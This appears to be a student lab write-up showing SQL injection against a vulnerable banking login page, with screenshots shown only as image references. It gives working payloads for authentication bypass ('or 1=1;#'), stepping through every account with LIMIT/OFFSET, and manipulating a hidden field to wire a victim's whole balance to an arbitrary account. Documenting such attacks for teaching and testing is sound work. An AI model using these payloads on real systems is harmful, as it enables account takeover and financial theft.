EXPLOIT SQL

Vinci Nicolò

08 October 2021

1 Vulnerable fields

Find some vulnerable fields in *login* page, trying to insert in any input:

```
a'
```



Figure 1: Injecting SQL

The result should be the crash of the request as show in figure 2.



Figure 2: Crash due to SQL injection

2 Login

Force login via *password* field injecting:

```
a' or 1=1;#
```



Figure 3: SQL injection login via *password*

Force login via *id* field injecting:

```
1 or 1=1;#
```



Figure 4: SQL injection login via *id*

The non-injected field can be anything. The result is the same as show in the figure 5.



Figure 5: Result of injection *id* or *password*

3 Sequential login

Login into every account sequentially exploiting *password* field: Login into second account.

```
a' or 1=1 LIMIT 1 OFFSET 1;#
```



Figure 6: Injecting *password*



Figure 7: Login into second account

Login into third account.

```
a' or 1=1 LIMIT 1 OFFSET 2;#
```



Figure 8: Injecting *password*



Figure 9: Login into third account

The non-injected field can be anything.

4 Wire money

Wire total balance of a single account. First, *password* field should be changed exploiting hidden field in HTML, because the SQL *UPDATE* operation does not support *OFFSET*. The *id* and *balance* field can be retrieved from the card. Change*password* field:

```
a' or 1=1 and id='id';#
```



Figure 10: Change *password* field

Make wire operation inserting *wire amount*, *routing number* and *account number*:

```
Wire amount: 'balance'
Routing number: 314159265
Account number: 271828182845
```

The result is shown in the figure 11.



Figure 11: Wire money of a single account

If a wire operation is performed after logging in without using *OFFSET* as described in section 2, all balance accounts will be updated with the same final balance. For example, if the wire operation in the figure 10 is performed with *password* value of *a' or 1=1;#*, another account will have the *balance* set to 0. This is shown in the figure 12.



Figure 12: Wire money of all accounts

To conclude, a new account can not be created or an existing account can not be arbitrarily updated. Both because, the multi-line queries are not supported. However, some sub-queries may be tested to perform one of the previous action.